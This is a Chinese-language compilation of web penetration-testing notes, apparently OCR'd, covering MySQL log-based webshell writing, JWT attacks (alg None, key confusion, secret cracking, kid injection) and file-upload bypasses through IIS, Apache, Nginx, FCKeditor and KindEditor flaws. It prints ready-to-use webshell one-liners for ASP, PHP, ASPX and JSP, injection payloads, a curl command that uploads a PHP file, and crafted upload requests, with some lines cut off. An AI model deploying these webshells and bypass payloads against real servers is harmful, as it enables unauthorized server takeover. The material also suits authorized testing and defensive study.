
接着我们进到靶机的绝对路径的文件夹下，可以看到生成了一个我们构造的日志存储日志的php文件如下图。



查看shell.php里面的内容

```
C:\phpstudy_pro\COM\..\Extensions\MySQL5.7.26\\bin\mysqld.exe, Version: 5.7.26 (
TCP Port: 3306, Named Pipe: MySQL
Time                     Id Command    Argument
2019-11-02T07:28:22.841231Z   340 Query SHOW GLOBAL VARIABLES WHERE Variable_nam
2019-11-02T07:28:22.864303Z   341 Quit
2019-11-02T07:28:22.864761Z   340 Quit
```

然后接着使用sql查询语句将php一句话写入记录的日志中。



查看日志记录，看到一句话已经被写进去了。

```
shell.php
2019-11-02T07:32:27.160153Z   350 Query SELECT @@version, @@version_comment
2019-11-02T07:32:27.161689Z   350 Query SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2019-11-02T07:32:27.161957Z   350 Query SET lc_messages = 'zh_CN'
2019-11-02T07:32:27.175731Z   351 Connect   root@localhost on  using TCP/IP
2019-11-02T07:32:27.183883Z   350 Query SELECT `SCHEMA_NAME` FROM `INFORMATION_SCHEMA`.`SCHEMATA`
2019-11-02T07:32:27.196412Z   350 Query SET collation_connection = 'utf8mb4_unicode_ci'
2019-11-02T07:32:27.204007Z   351 Quit
2019-11-02T07:32:27.204342Z   350 Quit
2019-11-02T07:32:27.981586Z   352 Connect   root@localhost on  using TCP/IP
2019-11-02T07:32:27.981801Z   352 Query SELECT @@version, @@version_comment
2019-11-02T07:32:27.983625Z   352 Query SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2019-11-02T07:32:27.983844Z   352 Query SET lc_messages = 'zh_CN'
2019-11-02T07:32:27.986845Z   353 Connect   root@localhost on  using TCP/IP
2019-11-02T07:32:27.993621Z   352 Query SELECT `SCHEMA_NAME` FROM `INFORMATION_SCHEMA`.`SCHEMATA`
2019-11-02T07:32:28.005066Z   352 Query SET collation_connection = 'utf8mb4_unicode_ci'
2019-11-02T07:32:28.013711Z   353 Quit
2019-11-02T07:32:28.013931Z   352 Quit
2019-11-02T07:32:31.669785Z   354 Connect   root@localhost on  using TCP/IP
2019-11-02T07:32:31.670018Z   354 Query SELECT @@version, @@version_comment
2019-11-02T07:32:31.671680Z   354 Query SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2019-11-02T07:32:31.671876Z   354 Query SET lc_messages = 'zh_CN'
2019-11-02T07:32:31.684443Z   355 Connect   root@localhost on  using TCP/IP
2019-11-02T07:32:31.692000Z   354 Query SELECT `SCHEMA_NAME` FROM `INFORMATION_SCHEMA`.`SCHEMATA`
2019-11-02T07:32:31.704025Z   354 Query SET collation_connection = 'utf8mb4_unicode_ci'
2019-11-02T07:32:31.710803Z   354 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS'
2019-11-02T07:32:31.714083Z   354 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS'
2019-11-02T07:32:31.720849Z   354 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS'
2019-11-02T07:32:31.729836Z   354 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS'
2019-11-02T07:32:31.733109Z   354 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS'
2019-11-02T07:32:31.743103Z   354 Query SELECT '<?php assert($_POST[\'sink\']);?>'
2019-11-02T07:32:31.744249Z   354 Query SHOW WARNINGS
2019-11-02T07:32:31.746512Z   354 Query SELECT @@lower_case_table_names
2019-11-02T07:32:31.774499Z   354 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS'
2019-11-02T07:32:31.781656Z   355 Quit
2019-11-02T07:32:31.782042Z   354 Quit
```


接下去菜刀连接即可。

0×04. 思考，如何对刚才的第一种方式进行利用


首更改secure_file_pri的值，先找到my.ini配置文件，加入在mysqld目录下，secure_file_priv='，重启mysql服务器。



查看一下secure file priv的值，已经由刚才的NULL变成了空。



执行导出语句，导出成功。查看文件



菜刀连接即可。

攻击JWT的一些方式

关于jwt

JWT的全称是Json Web Token。它遵循JSON格式，将用户信息加密到token里，服务器不保存任何用户信息，只保存密钥信息，通过使用特定加密算法验证token，通过token验证用户身份。基于token的身份验证可以替代传统的cookie+session身份验证方法。

jwt由三个部分组成： `header . payload . signature`

header部分

header部分最常用的两个字段是 `alg` 和 `typ` ， `alg` 指定了token加密使用的算法（最常用的为*HMAC*和*RSA*算法），typ`声明类型为JWT

header通常会长这个样子：

```
{
        "alg" : "HS256",
        "typ" : "jwt"
}
```

payload部分

payload则为用户数据以及一些元数据有关的声明，用以声明权限，举个例子，一次登录的过程可能会传递以下数据

```
{
        "user_role" : "finn",     //当前登录用户
    "iss": "admin",            //该JWT的签发者
    "iat": 1573440582,         //签发时间
    "exp": 1573940267,         //过期时间
    "nbf": 1573440582,          //该时间之前不接收处理该Token
    "domain": "example.com",    //面向的用户
    "jti": "dff4214121e83057655e10bd9751d657"    //Token唯一标识
}
```

signature部分

signature的功能是保护token完整性。

生成方法为将header和payload两个部分联结起来，然后通过header部分指定的算法，计算出签名。

抽象成公式就是

```
signature = HMAC-SHA256(base64urlEncode(header) + '.' +
base64urlEncode(payload), secret_key)
```

值得注意的是，编码header和payload时使用的编码方式为 `base64urlencode` ， `base64url` 编码是 `base64` 的修改版，为了方便在网络中传输使用了不同的编码表，它不会在末尾填充"="号，并将标准Base64中的"+"和"/"分别改成了"*"和"-"。

完整token生成

一个完整的jwt格式为(`header` . `payload` . `signature`)，其中header、payload使用base64url编码，signature通过指定算法生成。

python的 `Pyjwt` 使用示例如下

```
import jwt

encoded_jwt = jwt.encode({'user_name': 'admin'}, 'key', algorithm='HS256')
print(encoded_jwt)
print(jwt.decode(encoded_jwt, 'key', algorithms=['HS256']))
```

生成的token为

`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 . eyJ1c2VyX25hbWUiOiJhZG1pbiJ9. oL5szC7mFoJ_7FI9UVMcKfmisqr6Qlo1dusps5wOUlo`

攻击方式

加密算法

1. 空加密算法

JWT支持使用空加密算法，可以在header中指定alg为 `None`

这样的话，只要把signature设置为空（即不添加signature字段），提交到服务器，任何token都可以通过服务器的验证。举个例子，使用以下的字段

```
{
    "alg" : "None",
    "typ" : "jwt"
}

{
    "user" : "Admin"
}
```

生成的完整token

为 ew0KCSJhbGciIDogIk5vbmUiLA0KCSJ0eXAiIDogImp3dCINCn0.ew0KCSJ1c2VyIiA6ICJBZG1pbiINCn0

(header+'.'+payload，去掉了'.'+signature字段)

空加密算法的设计初衷是用于调试的，但是如果某天开发人员脑阔瓦特了，在生产环境中开启了空加密算法，缺少签名算法，jwt保证信息不被篡改的功能就失效了。攻击者只需要把alg字段设置为None，就可以在payload中构造身份信息，伪造用户身份。

1. 修改HMAC加密算法为RSA

JWT中最常用的两种算法为 `HMAC` 和 `RSA` 。

`HMAC` 是密钥相关的哈希运算消息认证码（Hash-based Message Authentication Code）的缩写，它是一种对称加密算法，使用相同的密钥对传输信息进行加解密。

`RSA` 则是一种非对称加密算法，使用私钥加密明文，公钥解密密文。

在HMAC和RSA算法中，都是使用私钥对 `signature` 字段进行签名，只有拿到了加密时使用的私钥，才有可能伪造token。

现在我们假设有这样一种情况，一个Web应用，在JWT传输过程中使用RSA算法，密钥 `pem` 对JWT token进行签名，公钥 `pub` 对签名进行验证。

```
{
    "alg" : "RS256",
    "typ" : "jwt"
}
```

通常情况下 `pem` 是无法获取到的，但是 `pub` 却可以很容易通过某些途径读取到，这时，将JWT的加密算法修改为HMAC，即

```
{
    "alg" : "HS256",
    "typ" : "jwt"
}
```

同时使用获取到的公钥 `pub` 作为算法的密钥，对token进行签名，发送到服务器端。

服务器端会将RSA的公钥（ `pub` ）视为当前算法（HMAC）的密钥，使用HS256算法对接收到的签名进行验证。

> REF:
>
> https://skysec.top/2018/05/19/2018CUMTCTF-Final-Web/#Pastebin/

爆破密钥

俗话说，有密码验证的地方，就有会爆破。

不过对 JWT 的密钥爆破需要在一定的前提下进行：

- 知悉JWT使用的加密算法
- 一段有效的、已签名的token
- 签名用的密钥不复杂（弱密钥）

所以其实JWT 密钥爆破的局限性很大。

相关工具：c-jwt-cracker

以下是几个使用示例

```
9:35 root@iZbp1dsz8qsstbx9bt70tsZ /root/c-jwt-cracker
% ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJhZG1pbiJ9.DvyLRUegZAyq0nlYTrcUdoYplY8cT7n
4cJrUlz7IuPc
Secret is "FiN0"
9:35 root@iZbp1dsz8qsstbx9bt70tsZ /root/c-jwt-cracker
% ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJhZG1pbiJ9.r_oIP5Vi0xheICF22OIZacLDNJ6vBu0
JBpHfXvEAw-I
Secret is "Santa"
9:37 root@iZbp1dsz8qsstbx9bt70tsZ /root/c-jwt-cracker
% ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJhZG1pbiJ9.yJRprK3u7fzPH0Q3xtVOkqoh5iirklZ
GmjJK9hiZy28
Secret is "finn"
```

可以看到简单的字母数字组合都是可以爆破的，但是密钥位数稍微长一点或者更复杂一点的话，爆破时间就会需要很久。

修改KID参数

`kid` 是jwt header中的一个可选参数，全称是 `key ID` ，它用于指定加密算法的密钥

```
{
    "alg" : "HS256",
    "typ" : "jwt",
    "kid" : "/home/jwt/.ssh/pem"
}
```

因为该参数可以由用户输入，所以也可能造成一些安全问题。

任意文件读取

`kid` 参数用于读取密钥文件，但系统并不会知道用户想要读取的到底是不是密钥文件，所以，如果在没有对参数进行过滤的前提下，攻击者是可以读取到系统的任意文件的。

```
{
    "alg" : "HS256",
    "typ" : "jwt",
    "kid" : "/etc/passwd"
}
```

SQL注入

`kid` 也可以从数据库中提取数据，这时候就有可能造成SQL注入攻击，通过构造SQL语句来获取数据或者是绕过signature的验证

```
{
    "alg" : "HS256",
    "typ" : "jwt",
    "kid" : "key11111111' || union select 'secretkey' -- "
}
```

命令注入

对 `kid` 参数过滤不严也可能会出现命令注入问题，但是利用条件比较苛刻。如果服务器后端使用的是Ruby，在读取密钥文件时使用了 `open` 函数，通过构造参数就可能造成命令注入。

```
"/path/to/key_file|whoami"
```

对于其他的语言，例如php，如果代码中使用的是 `exec` 或者是 `system` 来读取密钥文件，那么同样也可以造成命令注入，当然这个可能性就比较小了。

修改JKU/X5U参数

`JKU` 的全称是"JSON Web Key Set URL"，用于指定一组用于验证令牌的密钥的URL。类似于 `kid` ， `JKU` 也可以由用户指定输入数据，如果没有经过严格过滤，就可以指定一组自定义的密钥文件，并指定web应用使用该组密钥来验证token。

`X5U` 则以URI的形式数允许攻击者指定用于验证令牌的**公钥证书或证书链**，与 `JKU` 的攻击利用方式类似。

其他方式

信息泄露

JWT保证的是数据传输过程中的完整性而不是机密性。

由于payload是使用 `base64url` 编码的，所以相当于明文传输，如果在payload中携带了敏感信息（如存放密钥对的文件路径），单独对payload部分进行 `base64url` 解码，就可以读取到payload中携带的信息。

上传漏洞

上传漏洞

常见脆弱容器上传方法

容器名称	版本	文件名	
IIS	6.0	test.asp;.jpg 、 /test.asp/test.jpg	文件解析漏
IIS	7.0	test.jpg/.php	默认开启 cgi.fi
IIS	7.5	a.aspx.a;.a.aspx.jpg..jpg	默认开启 cgi.fi
Nginx	0.5.* 、 0.6.* 、 0.7<=0.765、 0.8<=0.8.37	/file.jpg%00.php	00截断

上传技巧

- 大小写混淆
- %00截断
- 上传.htacess分布式部署文件
- 图片文件头：47 49 46 38 39 61（gif）、FF D8 FF E0 00 10 4A 46 49 46（jpg）、89 50 4E 47（png）
- 其他解析格式：cer、asa、php4、php3、php5、phtml、jspx
- 修改（Content-type）MIME
- 目录回溯符 filename="../backdoor.php"

编辑器漏洞

百度编辑器 Ueditor

- controller.ashx?action=catchimage

FCKeditor

查看版本

- /fckeditor/editor/dialog/fck_about.html

- /FCKeditor/_whatsnew.html

上传页面

- FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/
- FCKeditor/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/connector.asp
- FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=http://www.site.com%2Ffckeditor%2Feditor%2Ffilemanager%2Fconnectors%2Fphp%2Fconnector.php (ver:2.6.3 测试通过)
- FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector.jsp
- FCKeditor/editor/filemanager/browser/default/connectors/test.html
- FCKeditor/editor/filemanager/upload/test.html
- FCKeditor/editor/filemanager/connectors/test.html
- FCKeditor/editor/filemanager/connectors/uploadtest.html
- FCKeditor/editor/fckeditor.html 不可以上传文件，可以点击上传图片按钮再选择浏览服务器即可跳转至可上传文件页。

上传思路

- **Version 2.2 版本**

Apache+linux 环境下在上传文件后面加个.突破！测试通过。

- **Version <=2.4.2 For php**

在处理PHP上传的地方并未对Media类型进行上传文件类型的控制，导致用户上传任意文件！

```
<form id="frmUpload" enctype="multipart/form-data"
action="http://www.site.com/FCKeditor/editor/filemanager/upload/php/upload.php?T

method="post">Upload a new file:<br>
<input type="file" name="NewFile" size="50"><br>
<input id="btnUpload" type="submit" value="Upload">
</form>
```

- **Version 2.4.1**

修改 `CurrentFolder` 参数使用 `../../` 来进入不同的目录

```
/browser/default/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&
```

JSP 版本：

```
FCKeditor/editor/filemanager/browser/default/connectors/jsp/connector?Command=Ge
```

- **Version 2.0 <= 2.2**

允许上传asa、cer、php2、php4、inc、pwml、pht 后缀的文件上传后它保存的文件直接用的。

KindEditor

上传页面

- kindeditor/asp/upload_json.asp
- kindeditor/asp.net/upload_json.ashx
- kindeditor/jsp/upload_json.jsp
- kindeditor/php/upload_json.php

上传思路

kindeditor<=4.1.5

```
curl -F "imgFile=@1.php" http://127.0.0.1/test/kindeditor/php/upload_json.php?di
```

上传漏洞

上传总结

0x01 概要说明

文件上传漏洞可以说是日常渗透测试用得最多的一个漏洞，因为用它获得服务器权限最快最直接。

Asp一句话：

```
<%eval request("kkk")%>                 kkk
```

Php 一句话：

```
<?php eval($_POST[666]);?>          666
```

Aspx一句话：

```
<%@ Page Language="Jscript"%><%eval(Request.Item["111"],"unsafe");%>
```

Jsp一句话：   cat

```
<%
if(request.getParameter("cat")!=null)(new java.io.FileOutputStream(application.g
%>
```

0x02 服务端的上传验证

1 白名单验证 定义允许上传的后缀类型，除此所有后缀都不允许。

2 黑名单验证

定义不允许上传的后缀类型，除此之类其他后缀都可以上传。

定义不允许上传的后缀→asp、aspx、asa、cer、cdx、ashx

【突破方法】

未重命名可以配合解析漏洞(很少)

可以用cer达到绕过效果

如果未用转换函数强制转换后缀为小写(AsP)

特殊后缀达到效果 利用ashx来生成一句话

.htaccess 来实现后缀引导。上传jpg可以解析成脚本，具体在内容定义。

3 文件头验证

【突破方法】每次测试的时候都上传图马

```
Content-Disposition: form-data; name="file1"; filename="tu.jpg"
Content-Type: image/jpeg

JFIF
```

这是jpg图片的文件头

4 文件类型验证

```
-----------------------------231453272511423
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------231453272511423
Content-Disposition: form-data; name="uploaded"; filename="test.php"
Content-Type: application/octet-stream

JFIF
```

把php的文件类型改成正常的图片类型

5 文件后缀验证

典型的白名单验证，指定上传后缀必须为jpg、 JPG、 jpeg 、JPEG

```
<?php
if (isset($_POST['Upload'])) {
        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
        $target_path = $target_path . basename($_FILES['uploaded']['name']);
        $uploaded_name = $_FILES['uploaded']['name'];
        $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
        $uploaded_size = $_FILES['uploaded']['size'];
        if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" || $uploaded_ext == "JPEG") && ($uploaded_size < 100000)){
            if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
                echo '<pre>';
                echo 'Your image was not uploaded.';
                echo '</pre>';
            } else {
                echo '<pre>';
                echo $target_path . ' succesfully uploaded!';
                echo '</pre>';
            }
        }
        else{
            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';
        }
```

6 js前端验证

JS在前端定义了允许上传的后缀类型。

【突破方法】直接在前端修改或添加后缀，找不到就搜索图片后缀 如jpg。

```
<title>图片上传</title>
<script type="text/javascript">
function checkFile(){
        var flag = false;
        var str = document.getElementByName("file").value;  //获取文件名
        str = str.substring(str.lastIndexOf('.')+1);  //获取扩展名
        var arr =  new Array('png','bmp','gif','jpg');  //定义允许上传的文件
        for(var i=0;i<arr.length;i++){
                if(str==arr[i]){
                        flag = true;
                }
        }
        if(!flag){
                alert('文件不合法');
        }
        return flag;
}
```

0x03 上传绕过姿势

（一）服务器解析漏洞（IIS5.x-6.x Apache Nginx IIS7.0/7.5）

1、IIS5.x-6.x解析漏洞

使用iis5.x-6.x版本的服务器，大多为windows server 2003，网站比较古老，开发语句一般为asp；该解析漏洞也只能解析asp文件，而不能解析aspx文件。

目录解析(6.0)

形式：www.xxx.com/xx.asp/xx.jpg

原理: 服务器默认会把.asp，.asa目录下的文件都解析成asp文件。

文件解析

形式：www.xxx.com/xx.asp;.jpg

原理：服务器默认不解析;号后面的内容，因此xx.asp;.jpg便被解析成asp文件了。

解析文件类型

IIS6.0 默认的可执行文件除了asp还包含这三种：

/test.asa

/test.cer

/test.cdx

目录解析：

192.168.1.8:83/1.asp/aspcheck.jpg

火狐官方站点 新手上路 常用网址 京东商城 Log In - Vultr.com 百度一下，你就知道 公众号/微信

阿江ASP 探针 V 1.93 - 20060602

主菜单

快速查看：精简模式 | 典型模式 | 完整模式

功能直达：概况 | 组件 | 环境 | 磁盘 | 运算速度 | 带宽检测 | 安全状况

是否支持ASP

出现以下情况即表示您的空间不支持ASP：
1、访问本文件时提示下载。
2、访问本文件时看到类似"<%@ Language="VBScript" %>"的文字。

服务器概况

服务器地址	名称 192.168.1.8(IP:192.168.1.8) 端口:83
服务器时间	2019-4-28 20:28:02
IIS版本	Microsoft-IIS/6.0
脚本超时时间	90 秒
本文件路径	C:\WebCode\aspcheck\1.asp\aspcheck.jpg
服务器脚本引擎	VBScript/5.8.18702 , JScript/5.8.18702
服务器操作系统	Windows_NT
全局和会话变量	Application 变量 0 个, Session 变量 0 个
ServerVariables	50 个 [Request.ServerVariables 列表]

文件解析：

192.168.1.8:83/aspcheck.asp;.jpg

火狐官方站点 新手上路 常用网址 京东商城 Log In - Vultr.com 百度一下，你

阿江ASP 探针 V 1.93 - 20060602

主菜单

快速查看：精简模式 | 典型模式 | 完整模式

功能直达：概况 | 组件 | 环境 | 磁盘 | 运算速度 | 带宽检测 | 安全状况

是否支持ASP

出现以下情况即表示您的空间不支持ASP：
1、访问本文件时提示下载。
2、访问本文件时看到类似“<%@ Language="VBScript" %>”的文字。

服务器概况

服务器地址	名称 192.168.1.8(IP:192.168.1.8) 端口:83
服务器时间	2019-4-28 20:30:05
IIS版本	Microsoft-IIS/6.0
脚本超时时间	90 秒
本文件路径	C:\WebCode\aspcheck\aspcheck.asp;.jpg
服务器脚本引擎	VBScript/5.8.18702 , JScript/5.8.18702
服务器操作系统	Windows_NT
全局和会话变量	Application 变量 0 个，Session 变量 0 个
ServerVariables	50 个 [Request.ServerVariables 列表]
服务器CPU通道数	4 个
服务器CPU详情	x86 Family 6 Model 158 Stepping 10, GenuineIntel
全部服务器环境	16 个 [WSshell.Environment 列表]

ASP组件支持情况

2、apache解析漏洞

漏洞原理

Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 test.php.owf.rar ".owf"和".rar" 这两种后缀是apache不可识别解析,apache就会把wooyun.php.owf.rar解析成php。

漏洞形式

www.xxxx.xxx.com/test.php.php123

其余配置问题导致漏洞

(1) 如果在 Apache 的 conf 里有这样一行配置 AddHandler php5-script .php 这时只要文件名里包含.php 即使文件名是 test2.php.jpg 也会以 php 来执行。

（2）如果在 Apache 的 conf 里有这样一行配置 AddType application/x-httpd-php .jpg 即使扩展名是 jpg，一样能以 php 方式执行。

一个文件名为xxxx1.x2.x3的文件（例如：index.php.fuck），Apache会从x3的位置往x1的位置开始尝试解析，如果x3不属于Apache能解析的扩展名，那么Apache会尝试去解析x2的位置，这样一直往前尝试，直到遇到一个能解析的扩展名为止。

WampServer2.0AllVersion(WampServer2.0i/Apache2.2.11)

WampServer2.1AllVersion(WampServer2.1e-x32/Apache2.2.17)

Wamp5AllVersion(Wamp5_1.7.4/Apache2.2.6)

AppServ2.4AllVersion(AppServ-2.4.9/Apache2.0.59)

AppServ2.5AllVersion(AppServ-2.5.10/Apache2.2.8)


AppServ2.6AllVersion(AppServ-2.6.0/Apache2.2.8)

以上集成环境都存在扩展名解析顺序漏洞，并且这些环境都存在对php3文件按照php来解析这个小洞。该方法针对黑名单不全时，能够绕过。

总结存在该漏洞的Apache版本：

Apache2.0.x<=2.0.59

Apache2.2.x<=2.2.17



3、nginx解析漏洞

漏洞原理

Nginx默认是以CGI的方式支持PHP解析的，普遍的做法是在Nginx配置文件中通过正则匹配设置SCRIPT_FILENAME。当访问www.xx.com/phpinfo.jpg/1.php这个URL时，$fastcgi_script_name会被设置为"phpinfo.jpg/1.php"，然后构造成SCRIPT_FILENAME传递给PHP CGI，但是PHP为什么会接受这样的参数，并将phpinfo.jpg作为PHP文件解析呢?这就要说到fix_pathinfo这个选项了。如果开启了这个选项，那么就会触发在PHP中的如下逻辑：

PHP会认为SCRIPT_FILENAME是phpinfo.jpg，而1.php是PATH_INFO，所以就会将phpinfo.jpg作为PHP文件来解析了

漏洞形式

www.xxxx.com/UploadFiles/image/1.jpg/1.php

www.xxxx.com/UploadFiles/image/1.jpg%00.php

www.xxxx.com/UploadFiles/image/1.jpg/%20\0.php

https://www　　　　images/019_1.jpg/.php

4、IIS7.5解析漏洞

IS7.0/7.5是对php解析时有一个类似于Nginx的解析漏洞，对任意文件名只要在URL后面追加上字符串"/任意文件名.php"就会按照php的方式去解析。（例如：webshell.jpg/x.php）

IIS7.0(Win2008R1+IIS7.0)

IIS7.5(Win2008R2+IIS7.5)

IIS的解析漏洞不像Apache那么模糊，针对IIS6.0，只要文件名不被重命名基本都能搞定。这里要注意一点，对于"任意文件名/任意文件名.php"这个漏洞其实是出现自php-cgi 的漏洞， 所以其实跟IIS自身是无关的。

（二）文件扩展名绕过（asp aspx php jsp）

1、asp

#IIS 5.0/6.0

#文件解析

.asp;.jpg

.asp.jpg

.asp;jpg

#目录解析

.asp/1.jpg

#大小写绕过

asPx

#截断

1.asp%00.jpg

#空格绕过

1.asp .jpg

1.asp_.jpg　　（_代替空格，只在windows下有效。因为windows系统自动去掉不符合规则符号后面的内

#黑名单绕过(替代asp)：

IIS6.0 默认的可执行文件除了asp还包含这三种 ：

asa

cer

cdx

```
ashx

asmx

---------------------------------------------------------------------------

#IIS put上传

---------------------------------------------------------------------------

#asaspp

---------------------------------------------------------------------------

#filename换位置

放到content-type的下一行

---------------------------------------------------------------------------

#+1.asp;+2.jpg

---------------------------------------------------------------------------

#双文件上传

---------------------------------------------------------------------------

#RTLO
```

Request

Raw | Params | Headers | Hex

```
POST /form/ HTTP/1.1
Host: 192.168.199.199
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.199.199/form/
Cookie: yunsuo_session_verify=d610a8c0db4e4c43440c18ff623d2f06;
ASPSESSIONIDASSSSAQD=LFENPPADKPKNDJPENCEJAMAC;
ASPSESSIONIDSSBBCAQC=BDFFKGDBGBBIMGOEMNEDFJCO;
ASPSESSIONIDQQQSCDSC=HOOPIEFBOFODMIIGGDMONBDB; eesuppower=1;
ASPSESSIONIDQATATCSB=COMLEAHBIOFLCLGJIEAPGEJA;
ASPSESSIONIDQCSDTCTB=HMOJADHBDJKELPFHIAEFLBLI
X-Forwarded-For: 120.52.113.28
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------47146314211411730218525550999
